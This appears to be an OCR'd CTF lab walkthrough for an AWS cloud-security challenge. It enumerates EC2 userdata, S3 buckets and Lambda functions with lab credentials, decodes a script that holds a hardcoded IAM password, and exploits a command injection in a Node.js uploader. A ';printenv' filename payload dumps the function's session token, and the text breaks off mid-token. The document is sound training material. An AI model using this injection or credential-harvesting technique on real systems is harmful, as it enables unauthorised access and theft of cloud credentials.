


Name	Cloud Security 101 CTF: [Oct 30-Nov 3]
URL	https://attackdefense.com/challengedetails?cid=2074
Type	CTF Weekly: All

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Access credentials for the read-only user account are provided.

Access Credentials to your AWS lab Account

Region	Not Specified
Access Key ID	AKIAUAWOPGE5ILIPDS5X
Secret Access Key	XKiZ2Yu/ks2aWr2b74edF4OMbs5Em97aeV+IeL6D

Note: The credentials would be different with every lab start.

Step 1: On your local Linux machine, set up these credentials to be used for any further requests.

Setting up a student profile with these credentials:

Command: aws configure --profile student

Now, enter the **Access Key ID:** AKIAUAWOPGE5ILIPDS5X
And the **Secret Access Key:** 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

Leave the region name and the output format to their default values (i.e., none).

```
root@attackdefense:~$ aws configure --profile student
AWS Access Key ID [None]: AKIAUAWOPGE5ILIPDS5X
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
root@attackdefense:~$
```

Step 2: Checking different services for information interesting from an attacker's perspective.

Since it is a recon based challenge, try to access services like EC2, S3, Lambda, etc and see what all is accessible using the profile configured above and look for something interesting from an attacker's perspective.

1. EC2 Instances: They might contain something interesting in their userdata (provisioning scripts) like the hardcoded credentials or some confidential resource names / URLs.

Retrieving the list of instances along with more information on those instances:

Command: aws ec2 describe-instances --profile student

```
root@attackdefense:~$ aws ec2 describe-instances --profile student
You must specify a region. You can also configure your region by running "aws configure".
root@attackdefense:~$
```

Notice that region must be specified to make the above request. This holds true for all the services as they might be located in different regions and thus, the region name must be specified to access those services.

The number of regions is finite and hence, it won't be an issue to enumerate over all of those and find out the interesting instances.

Use the following commands to look for instances in us-east-1, ap-southeast-1 and ap-southeast-2 regions respectively:

Commands:
aws ec2 describe-instances --profile student --region us-east-1
aws ec2 describe-instances --profile student --region ap-southeast-1
aws ec2 describe-instances --profile student --region ap-southeast-2

```
root@attackdefense:~$ aws ec2 describe-instances --profile student --region us-east-1
{
    "Reservations": []
}
root@attackdefense:~$ aws ec2 describe-instances --profile student --region ap-southeast-1
{
    "Reservations": []
}
root@attackdefense:~$ aws ec2 describe-instances --profile student --region ap-southeast-2
{
    "Reservations": [
        {
            "Instances": [
                {
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "PublicDnsName": "",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "EbsOptimized": false,
                    "LaunchTime": "2020-10-29T08:34:37.000Z",
                    "PrivateIpAddress": "172.31.22.125",
                    "ProductCodes": [],
                    "VpcId": "vpc-73c9d514",
                    "CpuOptions": {
                        "CoreCount": 1,
                        "ThreadsPerCore": 1
                    },
```

Notice that the tags for the instance in ap-southeast-2 (Asia Pacific (Sydney)) region contain a flag.

FLAG1: 0cd68e3e7763d993307b65ea0facf740

Looking for the instance userdata:

Command: aws ec2 describe-instance-attribute --attribute userData --instance-id i-0e9da9de15b10ab58 --profile student --region ap-southeast-2

```
root@attackdefense:~$ aws ec2 describe-instance-attribute --attribute
userData --instance-id i-0e9da9de15b10ab58 --profile student --region
ap-southeast-2
{
    "InstanceId": "i-0e9da9de15b10ab58",
    "UserData": {}
}
root@attackdefense:~$
```

This instance doesn't have any userdata. Looking for other instances in other regions:

Command: aws ec2 describe-instances --profile student --region eu-west-2

```
root@attackdefense:~$ aws ec2 describe-instances --profile student --region eu-west-2
{
    "Reservations": [
        {
            "Instances": [
                {
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "PublicDnsName": "",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "EbsOptimized": false,
                    "LaunchTime": "2020-10-29T11:57:03.000Z",
                    "PrivateIpAddress": "172.31.39.245",
                    "ProductCodes": [],
                    "VpcId": "vpc-16a3f57e",
                    "CpuOptions": {
                        "CoreCount": 1,
                        "ThreadsPerCore": 1
                    },
                    "StateTransitionReason": "",
                    "InstanceId": "i-0a0fd26b0e9fdd85b",
```

Checking the userdata for this instance:

Command: aws ec2 describe-instance-attribute --attribute userData --instance-id i-0a0fd26b0e9fdd85b --profile student --region eu-west-2

```
root@attackdefense:~$
root@attackdefense:~$ aws ec2 describe-instance-attribute --attribute userData --in
stance-id i-0a0fd26b0e9fdd85b --profile student --region eu-west-2
{
    "InstanceId": "i-0a0fd26b0e9fdd85b",
    "UserData": {
        "Value": "IyEgL2Jpbi9iYXNoCgoKVVJMPSJodHRwczovLzI3NjM4NDY1NzcyMi5zaWduaW4uY
XdzLmFtYXpvbi5jb20vY29uc29sZSIKSUFNX1VTRVJOQU1FPSJkYXZlIgpJQU1fUEFTU1dPUkQ9IkRhdjNU
aDNEZXZlbG9wZXIxMi8xMi8xOTkyIgpTM19SRUdJT049InVzLWVhc3QtMiIKUzNfQlVDS0VUPSJkZXZlbG9
wZXJzLXNlY3JldC1idWNrZXQiClMzX0ZPTERFUj0iZGF2ZS1zaGFyZWQtYnVja2V0IgoKCnB5dGhvbjMgZ2
VuZXJhdGVfbGF5b3V0LnB5ICRVUkwgJElBTV9VU0VSTkFNRSAkSUFNX1BBU1NXT1JEICRTM19SRUdJT04gJ
FMzX0JVQ0tFVCAkUzNfRk9MREVS"
    }
}
root@attackdefense:~$
```

This instance has userdata. It is base64-encoded.

Decoding the userdata:

Command: echo
IyEgL2Jpbi9iYXNoCgoKVVJMPSJodHRwczovLzI3NjM4NDY1NzcyMi5zaWduaW4uYXdzLmFtY
Xpvbi5jb20vY29uc29sZSIKSUFNX1VTRVJOQU1FPSJkYXZlIgpJQU1fUEFTU1dPUkQ9IkRhdj
NUaDNEZXZlbG9wZXIxMi8xMi8xOTkyIgpTM19SRUdJT049InVzLWVhc3QtMiIKUzNfQlVDS0V
UPSJkZXZlbG9wZXJzLXNlY3JldC1idWNrZXQiClMzX0ZPTERFUj0iZGF2ZS1zaGFyZWQtYnVj
a2V0IgoKCnB5dGhvbjMgZ2VuZXJhdGVfbGF5b3V0LnB5ICRVUkwgJElBTV9VU0VSTkFNRSA
kSUFNX1BBU1NXT1JEICRTM19SRUdJT04gJFMzX0JVQ0tFVCAkUzNfRk9MREVS | base64
-d

```
root@attackdefense:~$ echo IyEgL2Jpbi9iYXNoCgoKVVJMPSJodHRwczovLzI3NjM4NDY1NzcyMi5zaWduaW4uY
vbi5jb20vY29uc29sZSIKSUFNX1VTRVJOQU1FPSJkYXZlIgpJQU1fUEFTU1dPUkQ9IkRhdjNUaDNEZXZlbG9wZXIxMi8
gpTM19SRUdJT049InVzLWVhc3QtMiIKUzNfQlVDS0VUPSJkZXZlbG9wZXJzLXNlY3JldC1idWNrZXQiClMzX0ZPTERFU
zaGFyZWQtYnVja2V0IgoKCnB5dGhvbjMgZ2VuZXJhdGVfbGF5b3V0LnB5ICRVUkwgJElBTV9VU0VSTkFNRSAkSUFNX1B
CRTM19SRUdJT04gJFMzX0JVQ0tFVCAkUzNfRk9MREVS | base64 -d
#! /bin/bash


URL="https://276384657722.signin.aws.amazon.com/console"
IAM_USERNAME="dave"
IAM_PASSWORD="Dav3Th3Developer12/12/1992"
S3_REGION="us-east-2"
S3_BUCKET="developers-secret-bucket"
S3_FOLDER="dave-shared-bucket"


python3 generate_layout.py $URL $IAM_USERNAME $IAM_PASSWORD $S3_REGION $S3_BUCKET $S3_FOLDER
kdefense:~$
root@attackdefense:~$
```

Notice that the userdata script contains the details of an S3 bucket.

Step 3: Checking the contents of the S3 bucket details obtained in the previous step.

Command: aws s3 ls s3://developers-secret-bucket --profile student --region us-east-2

```
root@attackdefense:~$
root@attackdefense:~$ aws s3 ls s3://developers-secret-bucket --profil
e student --region us-east-2

An error occurred (AccessDenied) when calling the ListObjectsV2 operat
ion: Access Denied
root@attackdefense:~$
```

Notice that the object listing is diabled on this bucket. This is where the object details come in handy!

Retrieving the list of keys inside the bucket folder retrieved from the userdata script:

Commands:
aws s3 ls s3://developers-secret-bucket/dave-shared-bucket --profile student --region us-east-2
aws s3 ls s3://developers-secret-bucket/dave-shared-bucket/ --profile student --region us-east-2

```
root@attackdefense:~$ aws s3 ls s3://developers-secret-bucket/dave-sha
red-bucket --profile student --region us-east-2
                           PRE dave-shared-bucket/
root@attackdefense:~$
root@attackdefense:~$ aws s3 ls s3://developers-secret-bucket/dave-sha
red-bucket/ --profile student --region us-east-2
2020-10-29 04:49:23          0
2020-10-29 15:50:01         39 flag.txt
root@attackdefense:~$
```

Notice that there is a key named flag.txt present in the bucket retrieved above.

Retrieving the flag:

Commands:
aws s3 cp s3://developers-secret-bucket/dave-shared-bucket/flag.txt . --profile student --region us-east-2
cat flag.txt

```
root@attackdefense:~$
root@attackdefense:~$ aws s3 cp s3://developers-secret-bucket/dave-sha
red-bucket/flag.txt . --profile student --region us-east-2
download: s3://developers-secret-bucket/dave-shared-bucket/flag.txt to
 ./flag.txt
root@attackdefense:~$
root@attackdefense:~$ cat flag.txt
FLAG2: 305f19a9072a580f2de275c57e5c16c0root@attackdefense:~$
root@attackdefense:~$
```

FLAG2: 305f19a9072a580f2de275c57e5c16c0

Step 4: Listing all the S3 buckets accessible via the student profile credentials.

Command: aws s3 ls --profile student

```
root@attackdefense:~$ aws s3 ls --profile student
2020-10-29 14:53:51 data-extractor-repo
2020-10-29 04:48:03 developers-secret-bucket
2020-10-29 09:33:52 temporary-public-image-store
2020-10-29 13:18:53 users-personal-files
root@attackdefense:~$
```

Step 5: Accessing the "temporary-public-image-store" bucket.

Command: aws s3 ls s3://temporary-public-image-store --profile student

```
root@attackdefense:~$ aws s3 ls s3://temporary-public-image
-store --profile student

An error occurred (AccessDenied) when calling the ListObjec
tsV2 operation: Access Denied
root@attackdefense:~$
```

Notice that the List Objects permission is denied on this bucket as well.

Step 6: Checking for any other service to gain access to this S3 bucket.

Lambda:

Checking for the list of lambda functions using the student profile in different regions. It would be found that in the ap-southeast-1 region, there is a lambda function that makes use of the above bucket:

Command: aws lambda list-functions --profile student --region ap-southeast-1

```
root@attackdefense:~$ aws lambda list-functions --profile student --region ap-southeast-1
{
    "Functions": [
        {
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "Version": "$LATEST",
            "CodeSha256": "wFVuC/dXeN81EIFWcSN0JeCjJ6IbY91UXEvWO4SVu+c=",
            "FunctionName": "serverlessrepo-image-uploader-uploader-RM72CSUT4KDA",
            "MemorySize": 1536,
            "RevisionId": "b205ead2-66c6-4ca5-9ca2-23bfcee54a31",
            "CodeSize": 36303,
            "FunctionArn": "arn:aws:lambda:ap-southeast-1:276384657722:function:serverless
ploader-uploader-RM72CSUT4KDA",
            "Environment": {
                "Variables": {
                    "DEST_BUCKET": "temporary-public-image-store"
                }
```

```
            "Handler": "src/index.handler",
            "Role": "arn:aws:iam::276384657722:role/serverlessrepo-image-uploader-
SROG0Z",
            "Timeout": 60,
            "LastModified": "2020-10-29T17:11:46.306+0000",
            "Runtime": "nodejs12.x",
            "Description": "Serverless web application for uploading files to S3"
        }
    ]
}
root@attackdefense:~$
```

Step 7: Retrieving the code for the lambda function discovered in the previous step.

Command: aws lambda get-function --function-name serverlessrepo-image-uploader-uploader-RM72CSUT4KDA --profile student --region ap-southeast-1

```
root@attackdefense:~$ aws lambda get-function --function-name serverlessrepo-image-
uploader-uploader-RM72CSUT4KDA --profile student --region ap-southeast-1
{
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://awslambda-ap-se-1-tasks.s3.ap-southeast-1.amazonaws.co
m/snapshots/276384657722/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA-047aaa
aa-6128-4d7e-99aa-fad8ec55b662?versionId=n5otDeFWoVExsFEL1BMlcB2s2lzcoXYM&X-Amz-Sec
```

```
7C26VB%2F20201030%2Fap-southeast-1%2Fs3%2Faws4_request&X-Amz-Signature=7fed6735
0cf627d9efb90cb7e92ef0a37696c6ecfb6d8813ec6fea52e926"
    },
    "Configuration": {
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "Version": "$LATEST",
        "CodeSha256": "wFVuC/dXeN81EIFWcSN0JeCjJ6IbY91UXEvWO4SVu+c=",
        "FunctionName": "serverlessrepo-image-uploader-uploader-RM72CSUT4KDA",
        "LastUpdateStatus": "Successful",
        "MemorySize": 1536,
        "RevisionId": "b205ead2-66c6-4ca5-9ca2-23bfcee54a31",
        "CodeSize": 36303,
        "FunctionArn": "arn:aws:lambda:ap-southeast-1:276384657722:function:ser
essrepo-image-uploader-uploader-RM72CSUT4KDA",
```

Use the link received in the above output to download the code for the lambda function.

Note: The link to download the code is valid for 10 minutes only!

The lambda function's code is downloaded as a zip archive. Extracting the files:

Commands:
file ~/Downloads/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA-047aaaaa-6128-4d7e-99aa-fad8ec55b662
unzip ~/Downloads/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA-047aaaaa-6128-4d7e-99aa-fad8ec55b662 -d /tmp/webapp

```
root@attackdefense:~$ file ~/Downloads/serverlessrepo-image-uploader-uploader-RM72C
SUT4KDA-047aaaaa-6128-4d7e-99aa-fad8ec55b662
/home/shivam/Downloads/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA-047aaaaa
-6128-4d7e-99aa-fad8ec55b662: Zip archive data, at least v1.0 to extract
root@attackdefense:~$
```

```
root@attackdefense:~$ unzip ~/Downloads/serverlessrepo-image-uploader
CSUT4KDA-047aaaaa-6128-4d7e-99aa-fad8ec55b662 -d /tmp/webapp
Archive:  /home/shivam/Downloads/serverlessrepo-image-uploader-upload
A-047aaaaa-6128-4d7e-99aa-fad8ec55b662
  inflating: /tmp/webapp/src/index.js
   creating: /tmp/webapp/public/
  inflating: /tmp/webapp/public/index.html
   creating: /tmp/webapp/node_modules/mime-types/
  inflating: /tmp/webapp/node_modules/mime-types/HISTORY.md
  inflating: /tmp/webapp/node_modules/mime-types/LICENSE
  inflating: /tmp/webapp/node_modules/mime-types/README.md
  inflating: /tmp/webapp/node_modules/mime-types/index.js
  inflating: /tmp/webapp/node_modules/mime-types/package.json
  inflating: /tmp/webapp/node_modules/mime-db/db.json
  inflating: /tmp/webapp/node_modules/mime-db/index.js
  inflating: /tmp/webapp/node_modules/mime-db/package.json
root@attackdefense:~$
```

The application code has been extracted to /tmp/webapp directory.

Since this is a nodejs application, looking for anything interesting that might lead to compromise of the function like RCE, or some other injection vulnerability:

Command: grep exec /tmp/webapp/src/index.js

```
root@attackdefense:~$
root@attackdefense:~$ grep exec /tmp/webapp/src/index.js
const exec = util.promisify(require('child_process').exec);
  const { stdout, stderr } = await exec('echo $(date +%F)-'+key)
root@attackdefense:~$
```

The index.js code contains a command injection issue where the exec function is used. The payload ("key" parameter which would be the name of the uploaded file) is attacker controlled.

```
const { stdout, stderr } = await exec('echo $(date +%F)-'+key)
return new Promise((resolve, reject) => {

  s3.putObject({
    Bucket: destBucket,
    Key: stdout,
    Body: data
  }, (err, data) => {
    if (err) {
      return reject('Error putting object: ' + destBucket + ':' + stdout);
    } else {
      resolve(data);
    }
  });
```

Also, if there is some error while uploading the file, the stdout variable containing the output of the exec command is returned in the response.

Hence, using this vulnerability, the attacker can read the environment variables of the lambda function and get the access credentials of the role attached to the lambda function.

Also, since this application is serving some backend logic (nodejs based), it must be using API Gateway to expose the lambda function to the public.

Step 8: Determining the URL of the API Gateway to invoke the lambda function retrieved in the previous step.

Checking the list of API Gateway REST APIs.


Command: aws apigateway get-rest-apis --profile student --region ap-southeast-1

```
root@attackdefense:~$ aws apigateway get-rest-apis --profile student --region ap-southeast-1
{
    "items": [
        {
            "apiKeySource": "HEADER",
            "name": "image-uploader",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ]
            },
            "version": "1.0",
            "createdDate": 1603989319,
            "binaryMediaTypes": [
                "*/*"
            ],
            "disableExecuteApiEndpoint": false,
            "id": "cwlw44ht84"
        }
    ]
}
root@attackdefense:~$
```

Notice there is one REST API present in the ap-southeast-1 region and it has a name of "image-uploader" which is related to the lambda function and the S3 bucket discovered before!

The ID of the REST API is: "cwlw44ht84"

REST API URL: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com



Accessing the endpoint in the browser says Forbidden.

Checking for the stages for this REST API:

Command: aws apigateway get-stages --rest-api-id cwlw44ht84 --profile student --region ap-southeast-1

```
root@attackdefense:~$ aws apigateway get-stages --rest-api-id cwlw44ht84 --profile
student --region ap-southeast-1
{
    "item": [
        {
            "tracingEnabled": false,
            "stageName": "Prod",
            "tags": {
                "serverlessrepo:applicationId": "arn:aws:serverlessrepo:us-east-1:2
33054207705:applications/uploader",
                "serverlessrepo:semanticVersion": "1.1.0"
            },
```

```
{
    "tracingEnabled": false,
    "stageName": "Stage",
    "cacheClusterEnabled": false,
    "cacheClusterStatus": "NOT_AVAILABLE",
    "deploymentId": "13cmch",
    "lastUpdatedDate": 1603989322,
    "createdDate": 1603989322,
    "methodSettings": {}
}
```

There are 2 stage names: **Prod** and **Stage**

Step 9: Accessing the **Prod** stage of the above discovered REST API.

URL: https://cwlw44ht84.execute-api.ap-southeast-1.amazonaws.com/Prod

Uploaded Files:

A web page having the file upload feature opens up.


Step 10: Exploiting the command execution issue in the application to retrieve the access credentials associated with the role attached to the lambda function.

On the web page available from the above retrieved URL, upload a file:

File to be uploaded: hello_world.txt

The uploaded file contains the text: "Hello, World!"

Note: Make sure to use BurpSuite to intercept all the HTTPS traffic.




Press Ctrl+R to send the above request to the Repeater window.

Now, append the following payload to the filename:

Payload: ;printenv

The above payload would execute the printenv command in the environment of the lambda function and return the output containing the access credentials of the role associated with the lambda function:



Response

Raw | Headers | Hex

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 2158
Connection: close
Date: Fri, 30 Oct 2020 08:07:21 GMT
x-amzn-RequestId: 41fd3dad-3e26-414d-a4dd-9a533c30a622
x-amz-apigw-id: VNx09G_2yQ0FqEQ=
X-Amzn-Trace-Id: Root=1-5f9bc9b9-7616901660047f45249b72e44;Sampled=0
X-Cache: Error from cloudfront
Via: 1.1 4ab76f09ef81c521d1f5b8f0b6aa81ae.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: BOM51-C1
X-Amz-Cf-Id: NoQ7x-I9HGt4lsXshmLbOfPQRasxiMa-BIqZjcP7-c1P1ItWjEfVzQ==

{"message":Error putting object: temporary-public-image-store:2020-10-30-hello-world.txt
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAAaDmFwLXNvdXRoZWFzdCOxIkcwRQIgAr9WFwymd00sJk05EmTNpJxJIYgGStZA05d3Zo0p7SICIQCg57
AAaDDI3NjM4NDY1NzcyMiIMVzzG9VLKUwIpW+uCKs8BuW/ovdAxglXrwA7wqHHQwXEIYoHsiw6rAy3OKQsRwtZe16vPTdqB4oZvTXbjnwnllnLm7/C+h
cjtq2ZH3cohzsUt5ta5+ppEomalg2fmOt+5HHyBuT7hKzFbfCO9XmAOobZ/FHd76fXKC8dR+eiOWiiQ8JGjpJJjAPzelJ7K2OkiVPIUQz+seoas1BoBf
FOuAB2dmRBomn2lgfZYQ5AiR2BfikOWPzNyASySO61S4wUCFflCHItc4RsKcAJdi/TezaALLFYj+9j5g+jNLDx3hyeEUYRsODONhSNz+ogFvil5xXmY
JxsOO2SaUe8rY7rHTbmz6YRWXZwlnZw4phRsArjmSYGRKyq/nGqJgdjO7Q28J+TfsjUZHqZlPE/6RDbw8flikdDFalkrsH+qmgXXOc6fPvbYssBlKJ+
